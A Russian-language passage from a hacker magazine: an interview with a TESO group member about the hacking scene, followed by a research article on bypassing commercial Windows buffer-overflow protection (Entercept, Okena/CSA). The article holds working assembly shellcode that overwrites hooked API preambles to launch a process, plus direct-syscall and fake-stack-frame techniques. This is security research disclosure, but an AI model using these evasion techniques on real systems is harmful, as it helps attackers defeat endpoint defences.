> *"Цель вычислений — понимание, а не числа." — Richard W. Hamming*

Открытое интервью — Общие скучные вопросы

В: Когда ты начал играть с компьютерами?
О: Поскольку мой отец работал в сфере вычислительной техники, мне повезло первый раз нажать на клавиши в шесть лет, примерно в 1985-м. Сначала меня зацепили игры, но мне быстро понравилась идея самому управлять машиной, и в девять лет я написал свою первую программу на BASIC на C64. Это увлечение не угасло с тех пор, хотя языки и компьютеры сильно изменились ;-)

В: Когда у тебя был первый контакт со «сценой»?
О: Как и у многих нынешних людей в хакерской сцене, естественный путь ведёт через варезные и крекерские тусовки. В 1995-м я шарился по BBS-кам, и так меня затянуло в эту среду. Затем в течение следующих двух лет я ушёл от Windows/варезов к Linux/программированию, и примерно к концу 1997-го полностью погрузился в это дело.

В: Когда ты впервые подключился к интернету?
О: Через немецкий шлюз German Telekom BTX в интернет, это должно быть 1995 год.

В: Какие у тебя ещё есть хобби?
О: Единоборства (сейчас Sanda Wushu, раньше немного Muaythai) и другой спорт, тусовки с друзьями. Учу китайский язык.

В: ...и сколько времени прошло, прежде чем ты зашёл в IRC? Помнишь первый канал?

O: #warez.de в 1996-м на IrcNet.

B: Какая архитектура / ОС у тебя предпочтительная?
O: IA32 с Debian/sid. Постоянно обновляется, пакетировщики знают своё дело, и это система от разработчиков и для разработчиков. Обожаю её.

Открытое интервью — Более интересные вопросы

B: Кто основал TESO и что означает это название?
O: TESO была основана в 1998 году typo, edi, stanly и oxigen — несколькими австрийскими хакерами.

B: Чем занимается TESO сейчас?
O: Я бы сказал, что мы больше не активны. Тому есть несколько причин. Одна — естественное смещение интересов участников, например когда взрослеешь и начинаешь работать днём. Но важнее другое: самые прежде активные участники больше не публикуют свои работы под лейблом TESO. Какое-то время назад у нас также были внутренние проблемы с доверием — мы не знали, кто сливает наши внутренние материалы. Это привело к общему недоверию, и часть разработок прекратилась или замедлилась. Грустная история.

B: Ты много помогал Phrack. Что ты думаешь о Phrack? Какие предложения у тебя есть?
O: Я считаю, что Phrack — это лучшая отправная точка для всех, кто серьёзно хочет научиться быть настоящим низкоуровневым хакером. Можно начать с десяти прошлых номеров и постепенно заточить навыки почти до нынешнего передового уровня. Стиль, качество и тематика статей очень разнообразны и всегда обеспечивают интересное чтение.

За прошлый год Phrack начал теснее работать с авторами статей, чтобы выпускать более качественные материалы для читателей. Это отличная идея! Возможно, стоит продолжать двигаться в этом направлении.

По темам статей я лично хотел бы видеть больше материалов о перспективных технологиях для эксплуатации, таких как SOAP, веб-сервисы, .NET и т. д.

B: Чем ты занимаешься сейчас? Как жизнь в сцене повлияла на твой образ жизни, цели и личность?
O: Сейчас я больше студент-информатик, чем участник сцены. Сцена не так сильно изменила меня. Это отличное место для встреч с умными людьми и обсуждения новых идей.

B: Ты уже довольно долго в сцене. Оглядываясь назад, что было худшим, что с ней произошло? А что лучшим?
O: Худшим была затяжная негативная тенденция с ещё более худшими последствиями: коммерциализация сферы сетевой безопасности. Когда интернет по-настоящему расцвёл, все бросились зарабатывать деньги, продавая продукты и услуги в области безопасности. Многие бывшие хакеры «продались». Хотя это их личный выбор — работать в бизнесе безопасности, и такой бизнес необязательно зло, для сцены это было не так уж здорово.

Худшим следствием стал разрыв между когда-то едиными хакерами. Некоторые провели более или менее произвольную границу «чёрных/белых шляп» и начали ещё больше дробить сцену. Результат, который можно видеть сейчас, — это несколько разрозненных группировок в сцене, накапливающих непубличные знания, тогда как «входной уровень навыков», необходимый для того, чтобы по-настоящему быть в сцене, вырос, и меньше людей в неё попадают. В этих знающих группах всё ещё есть «белые шляпы», но никого это не заботит, потому что для группы это просто работает и каждый внутри выигрывает. В более широком масштабе все проигрывают,

сотрудничество и создание по-настоящему новых вещей замедляются, а сцена сжимается. Свежие таланты, желающие войти в сцену, вынуждены создавать собственные команды.

Лучшим для сцены были и остаются хакерские ивенты по всему миру. Они являются отличной точкой контакта хакеров друг с другом и с внешним миром.

B: Если бы ты мог повернуть часы назад, что бы ты изменил в своей молодой жизни?
O: Был бы более спокойным насчёт людей, публиковавших мои материалы без моего желания. Это просто создало проблемы для всех, и в конечном счёте это больше моя вина, чем их.

Однословные комментарии

[дать однословный комментарий к каждому слову слева]

```
IRC                                 : timeconsumptive
TESO                                : dreamteam
ADM                                 : pioneers
Hacker meetings                     : melting-pot
Whitehats                           : do not always wear white hats
Blackhats                           : do not always wear black hats
```

Расскажи нашей аудитории о наихудшем сценарии для сцены

Продолжение уже произошедших негативных тенденций, описанных мной ранее, включало бы ещё больше действий, диктуемых компаниями, и «продаж». Пожалуй, самым плохим долгосрочным исходом для сцены стало бы уменьшение её слабой «инфраструктуры» — журналов и конференций. Это могло бы стать результатом более жёстких законов против хакеров и уже происходит в некоторых странах. Представьте, если бы типичные хакерские конференции оказались вне закона или под жёстким надзором. Представьте, если бы журналы вроде Phrack закрыли. Представьте, если бы группы вроде THC и сайты вроде Packetstorm прикрыли. Это было бы плохим развитием.

А если всё сложится хорошо? Каков лучший сценарий?

Сцена развивалась бы через дискуссии, новые изобретения, творческие хакерские трюки и большое количество общественных мероприятий. Хакеры держались бы теснее, при этом делились бы большей частью своей работы и позволяли новичкам учиться. Люди не ползали бы за славой в списках рассылки, а искренне уважали бы друг друга.

Чтобы достичь этого идеала, нужно больше ценить то, что объединяет всех хакеров. Всех хакеров объединяет энтузиазм к технологиям и творчеству. Творчество редко рождается в одиночестве в запертой комнате — совсем наоборот, оно является результатом множества разнообразных идей и обсуждений среди умных людей. Если среда, в которой хакеры взаимодействуют друг с другом, позволяет обмениваться идеями без того, чтобы их использовали компании или другие хакеры, это привело бы к великолепной сцене.

Предложения / комментарии / критика сцене и/или конкретным людям?

Думаю, некоторые молодые таланты делают действительно отличную работу. Так держать!

Приветы и поздравления

hendy — за то, что ты давний надёжный, верный и весёлый друг.
stealth, die andere Nase — за интеллектуальные вызовы и постоянно крутые штуки.
Halvar, skyper, gamma — за то, что делаете хакерские ивенты настоящим весельем и всё организуете.
lorian — за то, что умный парень.
acpizer — за его мудрость и упрямство.
Ребятам из THC и ADM — за действительно крутые вещи.

|=*[EOF]*=|

Обход сторонней защиты от переполнения буфера в Windows

Авторы: anonymous , Jamie Butler , anonymous

Содержание

---

1. Введение

В последнее время ряд коммерческих систем безопасности начал предлагать защиту от переполнения буфера. В данной статье анализируются декларируемые ими возможности защиты и описывается несколько техник обхода.

Существующие коммерческие системы реализуют различные методы защиты от переполнения буфера. На сегодняшний день наиболее популярной из них является трассировка стека. Она же является наиболее простой в реализации и наиболее лёгкой для обхода.

Данную технику используют несколько коммерческих продуктов, в частности Entercept (ныне NAI Entercept) и Okena (ныне Cisco Security Agent).

---

2. Трассировка стека

Большинство существующих коммерческих систем безопасности фактически не предотвращают переполнения буфера, а лишь пытаются обнаружить выполнение шелл-кода.

Наиболее распространённая технология обнаружения шелл-кода — проверка прав доступа к странице памяти, содержащей исполняемый код: проверяется, является ли страница доступной для записи. Это необходимо, поскольку такие архитектуры, как x86, не поддерживают бит запрета на выполнение (NX-бит).

Некоторые системы также выполняют дополнительную проверку: принадлежит ли страница памяти с кодом секции файла, отображённого в память (memory-mapped file), а не анонимной области памяти.

```
page = get_page_from_addr( code_addr );
if (page->permissions & WRITABLE)
        return BUFFER_OVERFLOW;

ret = page_originates_from_file( page );
if (ret != TRUE)
        return BUFFER_OVERFLOW;
```

Псевдокод проверки прав доступа к странице памяти

Технологии защиты от переполнения буфера (ВОРТ), основанные на трассировке стека, не создают сегменты кучи и стека, недоступные для выполнения. Вместо этого они перехватывают вызовы ОС и проверяют наличие выполнения шелл-кода во время перехваченных вызовов API.

Большинство операционных систем допускают перехват как в пространстве пользователя, так и в ядре.

Следующий раздел посвящён обходу перехватчиков ядра, раздел 4 — обходу перехватчиков пространства пользователя.

---

3. Обход перехватчиков ядра

При перехвате вызовов в ядре системы предотвращения вторжений на узле (HIPS) должны уметь определять, откуда был инициирован вызов API из пространства пользователя. Из-за широкого использования библиотек kernel32.dll и ntdll.dll вызов API, как правило, отделён от непосредственного вызова системного прерывания несколькими стековыми фреймами. По этой причине некоторые системы предотвращения вторжений используют трассировку стека для поиска исходного инициатора системного вызова.

3.1. Трассировка стека в ядре

Хотя трассировка стека может выполняться как из пространства пользователя, так и из ядра, для компонентов ВОРТ, работающих в ядре, она значительно важнее, чем для компонентов пространства пользователя. Ядерные компоненты существующих коммерческих ВОРТ целиком полагаются на трассировку стека для обнаружения выполнения шелл-кода. Следовательно, обход перехватчика ядра сводится к тому, чтобы нейтрализовать механизм трассировки стека.

Трассировка стека включает обход стековых фреймов и проверку того, что адреса возврата проходят тесты обнаружения переполнения буфера, описанные выше. Нередко также выполняется дополнительная проверка «return into libc»: убеждаются, что адрес возврата указывает на инструкцию, следующую непосредственно за вызовом `call` или `jmp`. Базовая логика кода трассировки стека, применяемого в ВОРТ, приведена ниже.

```
while (is_valid_frame_pointer( ebp )) {
        ret_addr = get_ret_addr( ebp );

        if (check_code_page(ret_addr) == BUFFER_OVERFLOW)
                return BUFFER_OVERFLOW;

        if (does_not_follow_call_or_jmp_opcode(ret_addr))
                return BUFFER_OVERFLOW;

        ebp = get_next_frame( ebp );
}
```

Псевдокод трассировки стека в BOPT

При обсуждении методов обхода трассировки стека важно понимать, как она работает на архитектуре x86. Типичный стековый фрейм во время вызова функции выглядит следующим образом:

```
:                         :
|-------------------------|
| function B parameter #2 |
|-------------------------|
| function B parameter #1 |
|-------------------------|
|    return EIP address   |
|-------------------------|
|        saved EBP        |
|=========================|
| function A parameter #2 |
|-------------------------|
| function A parameter #1 |
|-------------------------|
|    return EIP address   |
|-------------------------|
|        saved EBP        |
|-------------------------|
:                         :
```

Регистр EBP указывает на следующий стековый фрейм. Без регистра EBP крайне сложно, если вообще возможно, корректно идентифицировать и пройти по всем стековым фреймам.

Современные компиляторы зачастую не используют EBP в качестве указателя фрейма, а задействуют его как регистр общего назначения. При такой оптимизации EBP стековый фрейм во время вызова функции выглядит так:

```
|-----------------------|
| function parameter #2 |
|-----------------------|
| function parameter #1 |
|-----------------------|
|   return EIP address  |
|-----------------------|
```

Обратите внимание: регистр EBP отсутствует в стеке. Без регистра EBP технологии обнаружения переполнения буфера не могут точно выполнить трассировку стека. Это делает их задачу исключительно сложной: даже простая атака в стиле «return into libc» обойдёт защиту. Достаточно инициировать вызов API на один уровень выше, чем перехватчик BOPT, — и техника обнаружения будет нейтрализована.

3.2. Подделка стековых фреймов

Поскольку шелл-код полностью контролирует стек, он может произвольно изменить его содержимое до вызова API. Специально созданные стековые фреймы позволяют обойти детекторы переполнения буфера.

Как было описано выше, детектор переполнения буфера ищет три признака легитимного кода: права доступа только для чтения, принадлежность к секции файла, отображённого в память, и адрес возврата, указывающий на инструкцию, следующую непосредственно за `call` или `jmp`. Поскольку указатели на функции изменяют семантику вызовов, BOPT не проверяет (и не может проверить), действительно ли `call` или `jmp` указывает на вызываемый API. Что особенно важно, BOPT не может анализировать адреса возврата за пределами последнего корректного указателя фрейма EBP — трассировка стека дальше невозможна.

Таким образом, обход BOPT сводится к созданию «финального» стекового фрейма с корректным адресом возврата. Этот адрес должен указывать на инструкцию в секции памяти, доступной только для чтения и отображённой из файла, следующую непосредственно за `call` или `jmp`. При условии, что фиктивный адрес возврата расположен достаточно близко к второму адресу возврата, шелл-код легко восстановит управление.

Идеальная последовательность инструкций, на которую должен указывать фиктивный адрес возврата:

```
                jmp     [eax] ; или call [eax], или другой регистр
dummy_return:   ...           ; несколько nop или легко
                              ; обратимых инструкций, например inc eax
                ret           ; подойдёт любой ret, например ret 8
```

Обход ядерных компонентов BOPT прост, поскольку они вынуждены полагаться на данные, контролируемые пользователем (стек), для определения легитимности вызова API. Корректно манипулируя стеком, можно преждевременно прервать анализ адресов возврата.

Данная техника обхода трассировки стека эффективна и против перехватчиков пространства пользователя (см. раздел 4.6).

---

4. Обход перехватчиков пространства пользователя

При наличии нужной последовательности инструкций в допустимой области памяти можно тривиально обойти ядерные техники защиты от переполнения буфера. Аналогичные методы применимы и для обхода компонентов BOPT в пространстве пользователя. Более того, поскольку шелл-код выполняется с теми же правами, что и перехватчики пространства пользователя, для уклонения от обнаружения можно использовать ряд дополнительных техник.

4.1. Проблемы реализации — неполный перехват API

Технологии защиты от переполнения буфера в пространстве пользователя имеют множество проблем. Например, они требуют, чтобы код защиты находился на пути всех вызовов атакующего, иначе выполнение шелл-кода останется незамеченным.

Заранее определить, что именно атакующий сделает со своим шелл-кодом, — крайне сложная, если не невозможная задача. На пути к её решению существует ряд препятствий:

• Отсутствие учёта версий API для UNICODE и ANSI в Win32.
• Игнорирование цепочечной природы вызовов API. Например, многие функции kernel32.dll являются не более чем обёртками для других функций внутри kernel32.dll или ntdll.dll.
• Постоянно изменяющаяся природа Windows API.

4.1.1. Перехват не всех версий API

Распространённая ошибка в реализациях перехвата API в пространстве пользователя — неполное покрытие путей выполнения. Чтобы продукты, основанные на перехвате API, были эффективны, должны перехватываться все API, используемые атакующими. Это требует, чтобы технология защиты от переполнения буфера располагалась где-то на пути выполнения кода, который атакующий *обязан* пройти. Однако, как будет показано, после того как атакующий начал выполнять код, для сторонних систем становится крайне сложно покрыть все пути выполнения. Ни один из протестированных коммерческих детекторов переполнения буфера не обеспечивал действительно эффективного покрытия.

Многие функции Windows API существуют в двух версиях: ANSI и UNICODE. Имена ANSI-функций обычно заканчиваются на `A`, а UNICODE-функций — на `W` (от «wide character»). ANSI-функции нередко являются лишь обёртками, вызывающими UNICODE-версию API. Например, `CreateFileA` принимает переданное ей имя файла в ANSI-кодировке, преобразует его в строку UNICODE и затем вызывает `CreateFileW`. Если производитель не перехватывает обе версии функции API, атакующий может обойти защиту, просто вызвав другую версию функции.

Так, Entercept 4.1 перехватывает `LoadLibraryA`, но не делает попытки перехватить `LoadLibraryW`. Если бы защита перехватывала только одну версию функции, логичнее было бы перехватывать UNICODE-версию. Для данной конкретной функции Okena/CSA справляется лучше, перехватывая `LoadLibraryA`, `LoadLibraryW`, `LoadLibraryExA` и `LoadLibraryExW`. К сожалению для сторонних детекторов переполнения буфера, просто перехватывать больше функций в kernel32.dll недостаточно.

4.1.2. Недостаточная глубина перехвата

В Windows NT kernel32.dll служит обёрткой для ntdll.dll, однако многие продукты защиты от переполнения буфера не перехватывают функции внутри ntdll.dll. Эта простая ошибка аналогична неперехвату обеих версий (UNICODE и ANSI) функции. Атакующий может просто вызвать ntdll.dll напрямую и полностью обойти все «контрольные точки» в kernel32.dll, установленные детектором переполнения буфера.

Например, NAI Entercept пытается обнаружить вызов шелл-кодом `GetProcAddress()` из kernel32.dll. Однако шелл-код можно переписать так, чтобы он вызывал `LdrGetProcedureAddress()` из ntdll.dll — это даст тот же результат и при этом никогда не пройдёт через перехватчик NAI Entercept.

Аналогично, шелл-код может полностью обойти перехватчики пространства пользователя и выполнять системные вызовы напрямую (см. раздел 4.5).

4.1.3. Недостаточная полнота перехвата

Взаимодействия между различными функциями Win32 API запутаны, сложны и трудны для понимания. Производителю достаточно допустить одну ошибку, чтобы создать окно возможностей для атакующего.

Например, и Okena/CSA, и NAI Entercept перехватывают `WinExec`, стараясь предотвратить порождение процесса шелл-кодом атакующего.

Цепочка вызовов `WinExec` выглядит так:

```
WinExec() --> CreateProcessA() --> CreateProcessInternalA()
```

Okena/CSA и NAI Entercept перехватывают и `WinExec()`, и `CreateProcessA()` (см. Приложения A и B). Однако ни один из продуктов не перехватывает `CreateProcessInternalA()`

(экспортируется kernel32.dll). При написании шелл-кода атакующий может найти экспорт `CreateProcessInternalA()` и использовать её вместо вызова `WinExec()`.

`CreateProcessA()` помещает в стек два значения NULL перед вызовом `CreateProcessInternalA()`. Таким образом, шелл-коду достаточно поместить два NULL в стек и затем вызвать `CreateProcessInternalA()` напрямую, чтобы обойти перехватчики API обоих продуктов.

По мере выхода новых DLL и API сложность внутренних взаимодействий Win32 API возрастает, усугубляя проблему. Сторонние производители продуктов оказываются в крайне невыгодном положении при реализации своих технологий обнаружения переполнения буфера и неизбежно допускают ошибки, которыми могут воспользоваться атакующие.

4.2. Игры с трамплинами

Большинство функций Win32 API начинаются с пятибайтовой преамбулы: сначала EBP помещается в стек, затем ESP перемещается в EBP.

```
Code Bytes          Assembly
     55             push ebp
     8bec           mov ebp, esp
```

И Okena/CSA, и Entercept используют inline-перехват функций. Они перезаписывают первые 5 байт функции безусловным переходом или вызовом. Например, вот как выглядят первые несколько байт `WinExec()` после установки перехватчиков NAI Entercept:

```
Code Bytes          Assembly
      e8 xx xx xx xx       call xxxxxxxx
      54                   push esp
      53                   push ebx
      56                   push esi
      57                   push edi
```

Либо первые байты могут быть перезаписаны инструкцией перехода:

```
Code Bytes               Assembly
        e9 xx xx xx xx     jmp xxxxxxxx
        ...
```

Очевидно, что шелл-код легко может проверить наличие этих и других сигнатур перед вызовом функции. При обнаружении механизма перехвата шелл-код может использовать несколько различных техник для его обхода.

4.2.1. Прыжок через таблицу патчей

Когда API перехватывается, оригинальная преамбула сохраняется в таблице, чтобы детектор переполнения буфера мог восстановить исходный API после выполнения проверок. Преамбула хранится в таблице патчей, которая находится где-то в адресном пространстве приложения. Обнаружив перехватчик, шелл-код может просто найти таблицу патчей и делать вызовы через её записи. Это полностью обходит перехватчик, не позволяя компонентам детектора переполнения буфера в пространстве пользователя оказаться на пути вызовов атакующего.

4.2.2. Переход через перехватчик

В качестве альтернативы, вместо поиска таблицы патчей шелл-код может включать собственную копию оригинальной преамбулы до перехвата. Выполнив собственную преамбулу API, шелл-код может передать управление непосредственно за перехватчиком API (адрес функции плюс пять

байт).

Поскольку инструкции Intel x86 имеют переменную длину, это необходимо учитывать, чтобы попасть на корректную границу инструкции:

```
Shellcode:
        call WinExecPreamble

WinExecPreamble:
        push ebp
        mov ebp, esp
        sub esp, 54
        jmp WinExec+6
```

Данная техника не сработает, если другая функция на пути вызовов также перехвачена. В данном случае Entercept также перехватывает `CreateProcessA()`, которую вызывает `WinExec()`. Поэтому для уклонения от обнаружения шелл-код должен вызывать `CreateProcessA()` с использованием сохранённой копии её преамбулы.

4.3. Повторное наложение патчей на Win32 API

Тщательный перехват Win32 API не является эффективным, если при реализации компонента обнаружения переполнения буфера в пространстве пользователя допущены определённые фундаментальные ошибки.

Некоторые реализации (в частности, NAI Entercept) имеют серьёзную проблему со способом перехвата API. Для перезаписи преамбул перехватываемых функций секция кода DLL должна быть доступна для записи. Entercept помечает секции кода kernel32.dll и ntdll.dll как доступные для записи, чтобы иметь возможность изменять их содержимое. Однако Entercept никогда не сбрасывает бит доступности для записи!

Из-за этой серьёзной уязвимости атакующий может перезаписать перехватчик API, заново внедрив оригинальный код преамбулы. Для примеров с `WinExec()` и `CreateProcessA()` это потребует перезаписи первых 6 байт (для выравнивания по инструкции) `WinExec()` и `CreateProcessA()` оригинальной преамбулой.

```
WinExecOverWrite:
     Code Bytes          Assembly
       55                push ebp
       8bec              mov ebp, esp
       83ec54            sub esp, 54

CreateProcessAOverWrite:
     Code Bytes          Assembly
       55                push ebp
       8bec              mov ebp, esp
       ff752c            push DWORD PTR [ebp+2c]
```

Данная техника не работает против корректно реализованных детекторов переполнения буфера, однако весьма эффективна против NAI Entercept. Ниже приведён полный пример шелл-кода, перезаписывающего перехватчики NAI Entercept:

```
// Данный пример кода перезаписывает преамбулу WinExec и
// CreateProcessA во избежание обнаружения. Затем код
// вызывает WinExec с параметром "calc.exe".
// Код демонстрирует, что путём перезаписи преамбул функций
// можно уклониться от защиты Entercept и Okena/CSA
// от переполнения буфера.

  _asm {
          pusha

          jmp JUMPSTART
```

```
START:
                pop ebp
                xor eax, eax
                mov al, 0x30
                mov eax, fs:[eax];
                mov eax, [eax+0xc];

                // Теперь в eax module_item для ntdll.dll
                mov eax, [eax+0x1c]

                // Теперь в eax module_item для kernel32.dll
                mov eax, [eax]

                // Базовый адрес kernel32.dll
                mov eax, [eax+0x8]

                movzx ebx, word ptr [eax+3ch]

                // pe.oheader.directorydata[EXPORT=0]
                mov esi, [eax+ebx+78h]
                lea esi, [eax+esi+18h]

                // EBX теперь содержит базовый адрес модуля
                mov ebx, eax
                lodsd

                // ECX теперь содержит количество имён функций
                mov ecx, eax
                lodsd
                add eax,ebx

                // EDX содержит адреса функций
                mov edx,eax

                lodsd

                // EAX содержит адрес имён
                add   eax,ebx

                // Сохраняем количество именованных функций
                // для дальнейшего использования
                push ecx

                // Сохраняем адрес функций
                push edx

RESETEXPORTNAMETABLE:
                xor edx, edx

INITSTRINGTABLE:
                mov esi, ebp // Начало таблицы строк
                inc esi

MOVETHROUGHTABLE:
                mov edi, [eax+edx*4]
                add edi, ebx // EBX содержит базовый адрес процесса

                xor ecx, ecx
                mov cl, BYTE PTR [ebp]
                test cl, cl
                jz DONESTRINGSEARCH
□□□

STRINGSEARCH:   // ESI указывает на таблицу строк функций
                repe cmpsb
                je Found

                // Количество именованных функций в стеке
                cmp [esp+4], edx
                je NOTFOUND
                inc edx
```

```
                jmp INITSTRINGTABLE
Found:
                pop ecx
                shl edx, 2
                add edx, ecx
                mov edi, [edx]
                add edi, ebx
                push edi
                push ecx
                xor ecx, ecx
                mov cl, BYTE PTR [ebp]
                inc ecx
                add ebp, ecx
                jmp RESETEXPORTNAMETABLE

DONESTRINGSEARCH:
OverWriteCreateProcessA:
                pop edi
                pop edi
                push 0x06
                pop ecx
                inc esi
                rep movsb

OverWriteWinExec:
                pop edi
                push edi
                push 0x06
                pop ecx
                inc esi
                rep movsb

CallWinExec:
                push 0x03
                push esi
                call [esp+8]

NOTFOUND:
                pop edx
STRINGEXIT:
                pop ecx
                popa;
                jmp EXIT

JUMPSTART:
                add esp, 0x1000
                call START
WINEXEC:
                _emit 0x07
                _emit 'W'
                _emit 'i'
                _emit 'n'
                _emit 'E'
                _emit 'x'
                _emit 'e'
                _emit 'c'
CREATEPROCESSA:
                _emit 0x0e
                _emit 'C'
                _emit 'r'
                _emit 'e'
                _emit 'a'
                _emit 't'
                _emit 'e'
                _emit 'P'
                _emit 'r'
                _emit 'o'
                _emit 'c'
                _emit 'e'
                _emit 's'
                _emit 's'
```

```
                _emit 'A'
ENDOFTABLE:
                _emit 0x00

WinExecOverWrite:
                _emit 0x06
                _emit 0x55
                _emit 0x8b
                _emit 0xec
                _emit 0x83
                _emit 0xec
                _emit 0x54
CreateProcessAOverWrite:
                _emit 0x06
                _emit 0x55
                _emit 0x8b
                _emit 0xec
                _emit 0xff
                _emit 0x75
                _emit 0x2c
COMMAND:
                _emit 'c'
                _emit 'a'
                _emit 'l'
                _emit 'c'
                _emit '.'
                _emit 'e'
                _emit 'x'
                _emit 'e'
                _emit 0x00

EXIT:
                _emit 0x90

                // Обычно здесь вызывается ExitThread или аналог
                _emit 0x90
        }
```

4.4. Атака на компоненты пространства пользователя

Несмотря на то что уклонение от перехватчиков и техник, применяемых компонентами детекторов переполнения буфера в пространстве пользователя, само по себе эффективно, существуют и другие механизмы обхода обнаружения. Поскольку и шелл-код, и детектор переполнения буфера выполняются с одинаковыми привилегиями и в одном адресном пространстве, шелл-код может напрямую атаковать компонент детектора в пространстве пользователя.

По существу, атакуя компонент детектора переполнения буфера в пространстве пользователя, атакующий пытается нарушить работу механизма, используемого для проверки шелл-кода. Существует лишь два основных подхода к проверке шелл-кода: либо данные для проверки определяются динамически при каждом перехваченном вызове API, либо они собираются при запуске процесса и затем проверяются при каждом вызове. В обоих случаях атакующий может нарушить этот процесс.

4.4.1. Патчинг таблицы импорта (IAT)

Вместо того чтобы реализовывать собственные версии функций получения информации о страницах памяти, коммерческие продукты защиты от переполнения буфера просто используют API операционной системы. В Windows NT они реализованы в ntdll.dll. Эти API импортируются в компонент пространства пользователя (сам являющийся DLL) через его таблицу импорта PE (IAT). Атакующий может пропатчить векторы в таблице импорта, изменив адрес API на адрес функции, предоставляемой шелл-кодом. Подменив таким образом функцию, используемую детектором

переполнения буфера для проверки, атакующий тривиально обходит обнаружение.

4.4.2. Патчинг секции данных

По различным причинам детектор переполнения буфера может использовать заранее построенный список прав доступа к страницам памяти в адресном пространстве. В этом случае изменение адреса API `VirtualQuery()` неэффективно. Для нарушения работы детектора шелл-код должен найти и изменить таблицу данных, используемую процедурами проверки адресов возврата. Это достаточно простая, хотя и специфичная для конкретного приложения, техника нейтрализации технологий предотвращения переполнения буфера.

4.5. Прямые системные вызовы

Как упоминалось выше, вместо использования API ntdll.dll для системных вызовов атакующий может создать шелл-код, выполняющий системные вызовы напрямую. Хотя данная техника весьма эффективна против компонентов пространства пользователя, она, очевидно, не может использоваться для обхода ядерных детекторов переполнения буфера.

Чтобы воспользоваться этой техникой, необходимо знать параметры функции ядра. Они не всегда совпадают с параметрами версий API в kernel32 или ntdll.

Кроме того, необходимо знать номер системного вызова нужной функции. Его можно определить динамически с помощью техники, аналогичной той, что используется для поиска адресов функций. Получив адрес версии нужной функции в ntdll.dll, нужно сдвинуться на один байт внутри функции и прочитать следующее двойное слово (DWORD) — это и есть номер системного вызова в таблице системных вызовов. Этот приём широко используется разработчиками руткитов.

Ниже приведён псевдокод для прямого вызова системной функции NtReadFile:

```
...
xor eax, eax

; Необязательный Key
push eax
; Необязательный указатель на large integer со смещением в файле
push eax

push Length_of_Buffer
push Address_of_Buffer

; Перед вызовом выделяем место для двух DWORD — IoStatusBlock
push Address_of_IoStatusBlock

; Необязательный ApcContext
push eax
; Необязательный ApcRoutine
push eax
; Необязательный Event
push eax

; Обязательный дескриптор файла
push hFile

; EAX должен содержать номер системного вызова
mov eax, Found_Sys_Call_Num

; EDX должен содержать адрес стека пространства пользователя
lea edx, [esp]

; Прерывание в ядро
; (в новых версиях Windows NT используется "sysenter")
int 2e
```

4.6. Подделка стековых фреймов

Как описано в разделе 3.2, трассировку стека в ядре можно обойти с помощью поддельных фреймов. Та же техника работает против детекторов пространства пользователя.

Для обхода трассировки стека как в пространстве пользователя, так и в ядре шелл-код может создать поддельный стековый фрейм без регистра EBP в стеке. Поскольку трассировка стека полагается на наличие регистра EBP для поиска следующего стекового фрейма, поддельные фреймы могут остановить трассировку, не позволив ей пройти дальше.

Разумеется, создание поддельного стекового фрейма не сработает, если регистр EIP по-прежнему указывает на шелл-код, находящийся в доступном для записи сегменте памяти. Чтобы обойти защитный код, шелл-код должен использовать адрес, находящийся в недоступном для записи сегменте памяти. Это создаёт проблему: шелл-коду необходим способ в конечном счёте восстановить контроль над выполнением.

Решение — проксировать возврат в шелл-код через инструкцию `ret`, находящуюся в недоступном для записи сегменте памяти. Инструкцию `ret` можно найти динамически, выполнив поиск в памяти по опкоду `0xC3`.

Ниже показан обычный вызов `LoadLibrary("kernel32.dll")`, инициируемый из доступного для записи сегмента памяти:

```
□push□kernel32_string
□call□LoadLibrary

□return_eip:


□.
□.
□.

□LoadLibrary:□; * структура стека показана ниже

□.
□.
□.
□ret□□; возврат на return_eip в стеке

□|------------------------------|
□| address of "kernel32.dll" str|
□|------------------------------|
□| return address (return_eip)  |
□|------------------------------|
```

Как было описано, защитный код от переполнения буфера выполняется до того, как `LoadLibrary` получит управление. Поскольку адрес возврата (`return_eip`) находится в доступном для записи сегменте памяти, защитный код фиксирует переполнение и завершает процесс.

Следующий пример демонстрирует технику «прокси через инструкцию `ret`»:

```
□push□return_eip
□push□kernel32_string

□; имитация вызова "call LoadLibrary"
□push□address_of_ret_instruction
□jmp□LoadLibrary

□return_eip:


□.
```

```
□.
□.

□LoadLibrary:□; * структура стека показана ниже

□.
□.
□.
□ret□□; возврат на address_of_ret_instruction (вне стека)



□address_of_ret_instruction:

□.
□.
□.
□ret□□; возврат на return_eip в стеке

□|------------------------------|
□| return address (return_eip)  |
□|------------------------------|
□| address of "kernel32.dll" str|
□|------------------------------|
□| address of "ret" instruction |
□|------------------------------|
```

Защитный код снова выполняется до того, как `LoadLibrary` получит управление. Однако на этот раз стек настроен с адресом возврата, указывающим на недоступный для записи сегмент памяти. Кроме того, регистр EBP отсутствует в стеке, поэтому защитный код не может выполнить трассировку стека и обнаружить, что адрес возврата в следующем стековом фрейме указывает на доступный для записи сегмент. Это позволяет шелл-коду вызвать `LoadLibrary`, который возвращается на инструкцию `ret`. В свою очередь, `ret` извлекает следующий адрес возврата из стека (`return_eip`) и передаёт ему управление.

Помимо этого, можно создавать произвольно сложные поддельные стековые фреймы для дополнительного запутывания защитного кода.

Ниже приведён пример поддельного фрейма с использованием инструкции `ret 8` вместо простого `ret`:

```
□|--------------------------------|
□|          return address        |
□|--------------------------------|
□|  address of "ret" instruction  |□<- поддельный фрейм 2
□|--------------------------------|
□|         any value□□ |
□|--------------------------------|
□| address of "kernel32.dll" str  |
□|--------------------------------|
□| address of "ret 8" instruction |□<- поддельный фрейм 1
□|--------------------------------|
```

Это приводит к дополнительному извлечению из стека 32-битного значения, ещё больше усложняя любой анализ.

---

5. Выводы

Большинство коммерческих систем безопасности фактически не предотвращают переполнения буфера, а лишь обнаруживают выполнение шелл-кода. Наиболее распространённая технология обнаружения шелл-кода — проверка прав доступа к странице памяти, основанная на трассировке

стека.

Трассировка стека включает обход стековых фреймов и проверку того, что адреса возврата не принадлежат доступным для записи сегментам памяти, таким как стек или куча.

В статье представлен ряд различных способов обхода трассировки стека как в пространстве пользователя, так и в ядре: от вмешательства в преамбулы функций до создания поддельных стековых фреймов.

В заключение следует отметить, что большинство существующих реализаций защиты от переполнения буфера несовершенны: они создают ложное чувство безопасности и обеспечивают слабую реальную защиту против целеустремлённых атакующих.

Приложение A: Перехватчики Entercept 4.1

Entercept перехватывает ряд функций как в пространстве пользователя, так и в ядре. Ниже приведён список перехватываемых функций по состоянию на версию Entercept 4.1.

Пространство пользователя

• msvcrt.dll: `_creat`, `_read`, `_write`, `system`
